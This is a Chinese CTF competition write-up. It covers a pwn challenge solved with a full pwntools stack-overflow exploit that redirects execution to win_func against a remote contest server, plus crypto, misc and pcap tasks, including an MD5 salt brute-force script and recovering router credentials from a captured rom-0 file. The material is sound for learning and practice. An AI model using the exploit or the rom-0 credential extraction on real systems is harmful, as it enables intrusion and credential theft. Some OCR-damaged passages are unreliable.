memory: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24. BuildID[sha1]=3ccdcfa18c0e3f68845cc554555ad0dd9c182858, not stripped
```

可以看到只是开了栈不可执行 (NX)，静态分析一波:



```

Line 22 of 36
Graph overview
00000677 main:1 (8048677)
Output window
8048530: using guessed type int register_tm_clones(void);
8048677: using guessed type char s2[11];
Python
AU: idle Up Disk: 239GB

```

这里我们也可以看到一个win_func函数，猜测同样是利用返回到该函数从而得到flag，那么如何返回到这个win_func函数呢？

我们注意到mem_test函数伪c代码如下：

```

Function name
_init_proc
sub_8048400
printf
time
puts
system
__main_start__
strnd
__libc_start_main
memset
rand
__isoc99_scanf
strncpy
start
_x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
do_global_dtors_aux
frame_dummy
win_func
mem_test
main
__libc_csu_init
__libc_csu_fini
_tern_proc
printf
time
puts
system
strnd
...
Line 21 of 36
Graph overview
0000065B mem_test:16 (804865B)
Output window
80484A0: using guessed type int __isoc99_scanf(const char *, ...);
804A040: using guessed type char *hint;
Python
AU: idle Up Disk: 239GB

```

直接return result，那么如果有溢出存在，那我们能不能覆盖掉这个函数的返回地址呢，那当然是可行的(这题不能直接用pattern create得到偏移量，如果pattern过大则会导致无法覆盖eip)，用gdb在mem_test函数下断点调试：

```

ESI: 0xf7faa000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xfffffd158 --> 0xfffffd198 --> 0x0
ESP: 0xfffffd130 --> 0x8048817 --> 0x63007325 ('%s')
EIP: 0x804863d (<mem_test+109>: mov    DWORD PTR [esp+0x8],0x4) do 100
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----] code
0x804862d <mem_test+93>:    mov    DWORD PTR [esp+0x4],eax
0x8048631 <mem_test+97>:    mov    DWORD PTR [esp],0x8048817
0x8048638 <mem_test+104>:   call   0x80484a0 <__isoc99_scanf@plt> core
=> 0x804863d <mem_test+109>:  mov    DWORD PTR [esp+0x8],0x4
0x8048645 <mem_test+117>:   mov    eax,DWORD PTR [ebp+0x8]
0x8048648 <mem_test+120>:   mov    DWORD PTR [esp+0x4],eax
0x804864c <mem_test+124>:   lea    eax,[ebp-0x13]
0x804864f <mem_test+127>:   mov    DWORD PTR [esp],eax
[-----] stack
0000| 0xfffffd130 --> 0x8048817 --> 0x63007325 ('%s')
0004| 0xfffffd134 --> 0xfffffd145 ("aaaaaaaa")
0008| 0xfffffd138 --> 0xb ('\x0b')

```

```

0012| 0xfffffd13c --> 0xf7e25c66 (<printf+38>: add esp,0x1c)
0016| 0xfffffd140 --> 0xf7faad80 --> 0xbad2a84
0020| 0xfffffd144 --> 0x61616117
0024| 0xfffffd148 ("aaaa")
0028| 0xfffffd14c --> 0x0
[...]
Legend: code, data, rodata, value
0x0804863d in mem_test ()
gdb-peda$ x/40wxw $esp
0xfffffd130: 0x08048817 0xfffffd145 0x0000000b 0xf7e25c66
0xfffffd140: 0xf7faad80 0x61616117 0x61616161 0x00000000
0xfffffd150: 0xfffffd17d 0xfffffd17d 0xfffffd198 0x08048718
0xfffffd160: 0xfffffd17d 0xfffffd17d 0x0804a000 0x08048772
0xfffffd170: 0x00000001 0xfffffd234 0xfffffd23c 0x4f7052a5
0xfffffd180: 0x30537739 0x00595178 0x0000000a 0x0000000a
0xfffffd190: 0xf7faa000 0xf7faa000 0x00000000 0xf7dede81
0xfffffd1a0: 0x00000001 0xfffffd234 0xfffffd23c 0xfffffd1c4
0xfffffd1b0: 0x00000001 0x00000000 0xf7faa000 0xf7fe574a
0xfffffd1c0: 0xf7ffd000 0x00000000 0xf7faa000 0x00000000
gdb-peda$ |

```

然后根据之前ida分析变量s的位置为ebp-0x13,我们可以知道, $ebp = 0xfffffd145 + 0x13 = 0xfffffd158$, 或者直接在gdb看ebp的值, 可以知道0x8048718就是return返回的地址。我们需要将它覆盖成win_func的地址。

```

[-----registers-----]
EAX: 0x16
EBX: 0x0
ECX: 0x804b160 ("\nff flag is failed!!\n\n!----\n")
EDX: 0xf7fab890 --> 0x0
ESI: 0xf7faa000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xfffffd198 --> 0x0
ESP: 0xfffffd15c --> 0x8048718 (<main+161>: mov eax,0x0)
EIP: 0x8048676 (<mem_test+166>: ret)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[...]
0x8048669 <mem_test+153>: mov WORD PTR [esp],0x8048830
0x8048670 <mem_test+160>: call -0x8048430 <puts@plt>
0x8048675 <mem test+165>: leave
=> 0x8048676 <mem_test+166>: ret
0x8048677 <main>: push ebp
0x8048678 <main+1>: mov ebp,esp
0x804867a <main+3>: and esp,0xfffffff0
0x804867d <main+6>: sub esp,0x30
[-----stack-----]
0000| 0xfffffd15c --> 0x8048718 (<main+161>: mov eax,0x0)
0004| 0xfffffd160 --> 0xfffffd17d ("Rp09wS0xQY")
0008| 0xfffffd164 --> 0xfffffd17d ("Rp09wS0xQY")
0012| 0xfffffd168 --> 0x804a000 --> 0x8049f14 --> 0x1
0016| 0xfffffd16c --> 0x8048772 (<_libc_csu_init+82>: add edi,0x1)
0020| 0xfffffd170 --> 0x1
0024| 0xfffffd174 --> 0xfffffd234 --> 0xfffffd3d7 ("/home/xiaoyifeng/ctf/pwn/wandou/300/memory")
0028| 0xfffffd178 --> 0xfffffd23c --> 0xfffffd402 ("XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0")
[...]
Legend: code, data, rodata, value
0x08048676 in mem_test ()
gdb-peda$ |

```

覆盖成win_func地址, 并且传catflag地址作为参数

而catflag地址就是一开始输出的那个hint:0x080487E0

构造exp:

```

#coding:utf-8
Author = "Yof3ng"

from pwn import *
import sys
context.binary = "./memory"
context.log_level = 'debug'
elf = context.binary
#io = process("./memory")
io = remote('101.231.137.47','20012')
catflag = 0x080487E0
system_addr = elf.sym['win_func']
print(system_addr)
#padding由栈空间和ebp(0x13+4)组成, system('cat flag')由system函数和catflag参数以及system返回地址组成
payload = flat(cyclic(0x17), system_addr, 0x08048677, catflag)
print(payload)
io.sendline(payload)

io.interactive()

```

运行效果：

```

xiaoyifeng@xiaoyifeng-PC ~ /ctf/pwn/wandou/300 python expgood.py
zsh: corrupt history file /home/xiaoyifeng/.zsh_history
xiaoyifeng@xiaoyifeng-PC ~ /ctf/pwn/wandou/300 python expgood.py
[*] '/home/xiaoyifeng/ctf/pwn/wandou/300/memory'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Opening connection to 101.231.137.47 on port 20012: Done
134514109
aaaabaaaacaaadaaaeaaafaa\xbd\x85\x0w\x86\x0\ufe0f
[DEBUG] Sent 0x24 bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 |aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 66 61 61 bd 85 04 08 77 86 04 08 e0 |eaaa|faa|w|...
00000020 87 04 08 0a
00000024
[*] Switching to interactive mode
[DEBUG] Received 0x27 bytes:
'flag{b1946ac92492d2347c6235b4d2611184}\n'
flag{b1946ac92492d2347c6235b4d2611184}

```

Crypto

Crypto1-我这密码忘了。。。

题面有一串base64: VTBzNE9GZEhURWhDVjBveFVrMVVTell4UkRKWU5FTTFRMGszUmtrd1ZFVT0=

连续解码即可得到: SK88WGLHBWJ1RMTK61D2X4C5CI7FI0TE

提交即可。

Crypto2-二战时期的密码

据说是某平台原题，甚至专门去查了一下二战时期的密码学，题面：

WELCOMETOCFF为密钥，长度为12，而二进制串长度为84，既然密文为二进制，那么可以想到的比较简单的加密操作就是按位与，按位或，以及按位异或。

尝试后发现是异或操作，将WELCOMETOCFF，分别用七位二进制表示其在字母表中的顺序，并且每对应的七位进行异或操作：

密文

00000000 00000000 00000000 00000000 00000000 00000000 00000000 00101111 00001110 00100000 00101000 00000001

XOR

密钥

W E L C O M E T O C F F

00101111 0000101 0001100 0000011 00011111 0001101 0000101 0010100 0001111 0000011 0000110 0000110

得到：

00101111 0000101 0001100 0000011 0001111 0001101 0000101 0000011 0001001 0010011 0010010 00001111
W E L C O M E C I S R G

\Rightarrow flag{WELCOME CISRG}

提交即可。


Crypto3-被黑了，求密码

摩斯电码解码即可：

flag:JRQ058XMGCI7PB4UNGA7BLNDCMS6YJ0

Crypto4-出航了~出航啦！！

根据题面，尝试进行对请求类型进行过滤，发现POST请求只有一个，并且有userid和pswrd：



尝试将pswrd的值解码后提交flag，成功。

Crypto5-IDC密码破解(未解出)

给出一串字符js4163633181327481

完全脑洞题：手机九键4163633181327481，没用过的咋活。。。。

Crypto6-超级密码

这题给出了大量的md5值，以及类似于base64格式的字符串，很容易就想到hash加盐(salt)的问题，而且隐约记得之前在哪看到过这个题。

脚本爆破（时间原因，直接从1234567880开始）：

```
# coding:utf-8
import hashlib
from numba import jit
@jit
def run():
    password = ["f09ebdb2bb9f5eb4fbe12aad96e1e929.p5Zg6LtD", "6cea25448314ddb70d98708553fc0928.ZwbWnG0j"
    n=1234567880
    while(n<10000000000):
        for j in range(0,66):
            salt = password[j][33:]
            md5 = password[j][:32]
            mingwen = "{FLAG:"+str(n)+"}"+password[j][33:]
            miwen = hashlib.md5(mingwen.encode('utf-8')).hexdigest()
            if (miwen == md5) :
                print(mingwen)
                print(password[j])
                n=10000000000
                break
        print(n)
        n=n+1

run()
```

运行效果：

```
C:\Users\HP>python3 C:\Users\HP\Desktop\exp.py
1234567880
1234567881
1234567882
1234567883
1234567884
1234567885
1234567886
1234567887
1234567888
1234567889
[FLAG:1234567890] p5Zg6LtD
f09ebdb2bb9f5eb4fbe12aad96e1e929.p5Zg6LtD
10000000000
C:\Users\HP>
```

flag:1234567890

Misc

Misc1-会飞的狗狗



直接查看文件内容可以得到末尾的base64字符串，接解码得到flag

```
G:\数据\ctf赛题\豌豆\corgi-can-fly.jpg - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
new 1 corgi-can-fly.jpg
6052 优 F 肚 EOTV 稠@pWQ 告? DC1 由B至麼_W . 'DC4: 爭? 猶邇? 煙? 休) 矢s1vT 由, 鮑DLS 細U? ESC 3u8"3?ICw US' EOT 由DENOSI聯o倅曉"? EOT 淳p達幕? ^
6053
6054
6055
6056
6057 zs' 鎖東闖? 獻k慄外NUL撤? 蔽? SSB板期 DC2BS 駕?? USgx$B孩] |
6058
6059
6060
6061
6062
6063
6064
6065
6066
6067 !3 [ 補? 紫ETXEMZU? 萨NAK般崑皓鮑賴oFF路T換?} 程? F 黃華棟Az2aSIAB? DC3 猶嗎U鯨cSC憎? 痛僕FFfESCD戰浮, 嫵GS襲NSOH憲E莎? XCX希顯亥; 蔽 S
6068
6069
6070
6071 DLS 鑄裡鑄? 紮DC2 腊鑄酐頸R章~轄連9憫? 宮鼬置模2夏弼浦NUL置!+? ES 紮3{ 狼ETX 對待憲D?'j殞P 漉閑t幕waG1 チRSc 盡k開拓秆鰱ACKESC 槽NUL~
6072
6073
6074
6075
6076
6077
6078
6079 NUL DC3 tEXTTitleNUL Corgi Can Fly軼EOTRSNULNULNUL#tEXTArtistNULRGlkIHlvdSB0cmllZCBMU0I/Cg== 相回 NULNULNULNULIEND值`?口
```

Misc2-文件类型分析

得到一个zip压缩包，点开来看看，存在[content-types].xml文件，基本上可以确定是微软公司office套件的格式。简单试过doc, docx, ppt, ppts, xls, xlxs没用之后，查到xps：

XPS格式文件 [编辑](#)

XPS 是 XML Paper Specification (XML文件规格书) 的简称，是一种电子文件格式，它是微软公司开发的一种文档保存与查看的规范。以前的开发代号为“Metro”。这个规范本身描述了这种格式以及分发、归档、显示以及处理XPS 文档所遵循的规则。XPS 是一种版面配置固定的电子文件格式，可以保存文件格式，而且具有档案共享的功能使用者不需拥有制造该文件的软件就可以浏览或打印该文件，为微软对抗Adobe PDF格式的利器。在在线检视或打印 XPS 档案时，可以确 [1] 保其格式与您希望的一样，而且其它使用者无法轻易变更档案中的数据。

中文名	XPS格式文件	性 质	电子文件格式
外文名	XML Paper Specification	开发公司	微软公司
规 格	XML文件规格书	开发代号	Metro

于是改为xps文件后缀即可，将xps提交。

Misc3-真真假假分不清楚

简单的一个伪加密，修改全局加密标志位，将奇数改为偶数即可。

{FLAG:011938d495c36aeab4bfbd897c240d31}

Misc4-诱人的音乐

这题的音频文件中存在一段摩斯电码（有的同学通过二进制getflag），通过音频分析软件可以将其提取出来：

```
-----  
#一次性解码行不通，可以将其分为三段分别解码并且将三个非正常字符转为16进制:  
-----
```

```
晔61677b6368
```

```
晔 ==> 0x666c
```

```
-----  
¤74756e65
```

```
¤ ==> 0x3170
```

```
-----  
張337665727c
```

```
張 ==> 0x5f35
```

```
#进行拼接
```

```
666c61677b6368317074756e655f35337665727c
```

```
#可以得到
```

```
flag{ch1ptune_53ver|
```

```
#提交ch1ptune_53ver即可
```

Misc5-神秘的文件名(未解出)

可以通过binwalk得到一个逆向题，较难，未解出。

网络协议分析

网络协议分析1-数据包里有甜甜圈哦~

wireshark打开数据包后，依次使用以下过滤规则：

http contains flag

tcp contains flag

udp contains flag

即可通过udp contains flag查到flag。

Wireshark Screenshot:

- File: flag.pcapng
- File: 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)
- 表达式... | +
- udp contains flag
- No. Time Source Destination Protocol Length Info
- 3588 2016-06-05 13:09:51.455121 115.28.102.80 172.16.161.145 SNMP 156 get-response 1.3.6.1.2.1.1.6.0
- 3680 2016-06-05 13:09:54.295029 115.28.102.80 172.16.161.145 SNMP 156 get-response 1.3.6.1.2.1.1.6.0
- 4007 2016-06-05 13:10:11.957690 115.28.102.80 172.16.161.145 SNMP 157 get-response 1.3.6.1.2.1.1.6.0

> Frame 3588: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits) on interface 0
> Ethernet II, Src: VMware_73:67:af (00:0c:29:73:67:af), Dst: VMware_73:67:af (00:0c:29:73:67:af)
> Internet Protocol Version 4, Src: 115.28.102.80, Dst: 172.16.161.145
> User Datagram Protocol, Src Port: 161, Dst Port: 6703
> Simple Network Management Protocol

0030 06 70 75 62 6c 69 63 a2 63 02 01 06 02 01 00 02 public: c.....
0040 01 00 30 58 30 56 06 08 2b 06 01 02 01 01 06 00 0X0V.. +.....
0050 04 4a 55 6e 6b 6e 6f 77 6e 20 28 65 64 69 74 20 .JU_know n (edit
0060 2f 65 74 63 2f 73 6e 6d 70 2f 73 6e 6d 70 64 2e /etc/snm p/snmpd.
0070 63 6f 6e 66 2f 66 6c 61 67 7b 30 37 37 31 34 39 conf/fla g{077149
0080 61 36 38 62 39 64 34 66 32 35 66 35 32 62 62 31 a6Bb9d4f 25f52bb1
0090 31 35 33 30 66 34 34 30 32 38 7d 29 1530f440 28})

flag.pcapng | 分组: 4306 · 已显示: 3 (0.1%) | Profile: Default

网络协议分析2-嘿嘿嘿(未解出)

经过疯狂手动提取后发现只能获得一丝图片，赛后得知需要用tcpflow这个神器重构损害的tcp数据，从而得到图像。

网络协议分析3-thief

拿到数据包打开后发现大部分都是802.11 wlan数据包，过滤一下http请求：

Wireshark Screenshot:

- File: thief.cap
- File: 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)
- 表达式... | +
- http
- No. Time Source Destination Protocol Length Info
- 1284 2016-01-30 20:59:21.347712 192.168.43.61 46.4.232.88 HTTP 186 GET /rom-0 HTTP/1.1
- 6032 2016-01-30 21:00:45.871466 192.168.1.4 173.194.112.168 HTTP 240 GET /generate_204 HTTP/1.1
- 6208 2016-01-30 21:00:53.184356 192.168.1.4 74.125.136.138 HTTP 265 GET /generate_204 HTTP/1.1
- 6528 2016-01-30 21:01:03.832543 192.168.1.4 104.16.118.182 HTTP 862 GET /search?_=aircrack HTTP/1.1
- 6555 2016-01-30 21:01:05.044576 192.168.1.4 95.172.94.57 HTTP 744 GET /pixel;r=505560555;ap=c1rF4k
- 6567 2016-01-30 21:01:05.366626 192.168.1.4 74.125.136.102 HTTP 1006 GET /utm.gif?utmwv=5.6.7&utmz=5
- 6570 2016-01-30 21:01:05.405540 192.168.1.4 104.16.118.182 HTTP 886 GET /topbar/get-unread-counts;_=1
- 6609 2016-01-30 21:01:05.938019 192.168.1.4 173.194.112.51 HTTP 763 GET /uds/css/small-logo.png HTTP/1.1
- 6616 2016-01-30 21:01:06.135716 192.168.1.4 74.125.136.102 HTTP 682 GET /generate_204 HTTP/1.1
- 6764 2016-01-30 21:01:07.583714 192.168.1.4 173.194.112.51 HTTP 763 GET /uds/css/small-logo.png HTTP/1.1
- 7330 2016-01-30 21:01:17.339492 192.168.1.4 74.125.136.113 HTTP 240 GET /generate_204 HTTP/1.1
- 7656 2016-01-30 21:01:23.415274 192.168.1.4 74.125.136.102 HTTP 240 GET /generate_204 HTTP/1.1
- 7702 2016-01-30 21:01:24.677420 192.168.1.4 74.125.136.138 HTTP 265 GET /generate_204 HTTP/1.1
- 7794 2016-01-30 21:01:28.247340 192.168.1.4 74.125.136.113 HTTP 240 GET /generate_204 HTTP/1.1
- 7950 2016-01-30 21:01:37.379937 192.168.1.4 213.186.33.2 HTTP 579 GET /resources/favicon.ico HTTP/1.1
- 8130 2016-01-30 21:01:48.152101 192.168.1.4 104.20.64.56 HTTP 952 POST /post.php/HTTP/1.1
- 8154 2016-01-30 21:01:48.933924 192.168.1.4 104.20.64.56 HTTP 670 [TCP ACKed unseen segment] GET /
- 8168 2016-01-30 21:01:49.722936 104.20.64.56 192.168.1.4 HTTP 1492 [TCP Previous segment not capture
- 8186 2016-01-30 21:01:49.820770 192.168.1.4 104.20.64.56 HTTP 623 [TCP ACKed unseen segment] GET /i
- 8239 2016-01-30 21:01:51.023077 192.168.1.4 204.11.109.68 HTTP 453 GET /real/tags/Pastebincom/Safe/t
- 8254 2016-01-30 21:01:51.262160 192.168.1.4 74.125.136.102 HTTP 773 GET /collect?v=1&_v=j40&a=1583904

```

> Frame 1284: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits)
> IEEE 802.11 Data, Flags: .....T
> Logical-Link Control
> Internet Protocol Version 4, Src: 192.168.43.61, Dst: 46.4.232.88
> Transmission Control Protocol, Src Port: 49100, Dst Port: 80, Seq: 1, Ack: 1, Len: 114
> Hypertext Transfer Protocol

0000  08 01 34 00 38 aa 3c 32 46 60 00 d0 c3 44 a2 1d  ··4-8-<2 F`---D··
0010  38 aa 3c 32 46 60 b0 36 aa aa 03 00 00 00 08 00  8-<2F` 6 ·········
0020  45 00 00 9a 8f 14 40 00 40 06 a9 07 c0 a8 2b 3d E····@| @····+·
0030  2e 04 e8 58 bf cc 00 50 78 bd 61 7e 4c aa c2 29 ..X···P x-a-L···
0040  50 18 00 1d d9 3d 00 07 47 45 54 20 2f 72 6f 6d P····=·· GET /rom
0050  2d 30 20 48 54 54 50 2f 31 2e 31 0d 0a 55 73 65 -0 HTTP/ 1.1···Use
0060  72 2d 41 67 65 6e 74 3a 20 57 67 65 74 2f 31 2e r-Agent: Wget/1.

thief.cap 分组: 8525 · 已显示: 21 (0.2%) Profile: Default

```

可以发现第一个请求的是 /rom-0，确实不知为何就觉得这个是关键，google搜索一下：

The screenshot shows a Google search results page for the query "rom-0". The results are divided into three main sections:

- How to download rom-0 file from Supernet** (InfoComm modem - RomFile ...)
- How to Crack Modem Admin Page - rom-0 configuration file ...**
- Hacking Router With Rom-0** (Sulawesi I.T Security YouTube - 2016年7月11日)

Below these, there are several links to various websites:


- rom-0 test** (rom-0.cz/ · 翻译此页): A page that sends an HTTP HEAD request to a specified IP address on port 80 or 443 to check if the ROM is present.
- MiWiFi – 下载** (www1.miwifi.com/miwifi_download.html · 常见问题 · 返回首页 · 客户端: ROM, 小米路由器客户端, PC客户端, 下载, Mac客户端 ... PC客户端, 版本 2.5.0 (3月21日更新) · 下载, Android客户端, 版本 1.1.755 (9月17 ...))
- RouterPWN - Rom-0 Configuration Decompressor** (www.routerpwn.com/zynos/ · 翻译此页): A tool for decompressing Rom-0 files from various routers.
- Project Zero: Over The Air: Exploiting Broadcom's Wi-Fi Stack (Part 1)** (<https://googleprojectzero.blogspot.com/.../over-air-exploiting-broadcoms-wi...> · 翻译此页): A blog post detailing an exploit for Broadcom's Wi-Fi stack.
- WiFi Mac address changed after flashing ROMs - OnePlus Community ...** (<https://forums.oneplus.com/.../wifi-mac-address-changed-after-flashing-roms...> · 翻译此页): A forum post about WiFi MAC address changes after flashing ROMs.


点进routerPwn发现是一个解压rom-0文件的网址，那我们是不是还缺一个文件。接下来通过导出http对象，我们可以得到一个rom0文件，正好将其解密得到以下内容：

#猜测是用来解密的密钥咯


```
Rome4040
TP-LINK
public
public
public
public
```

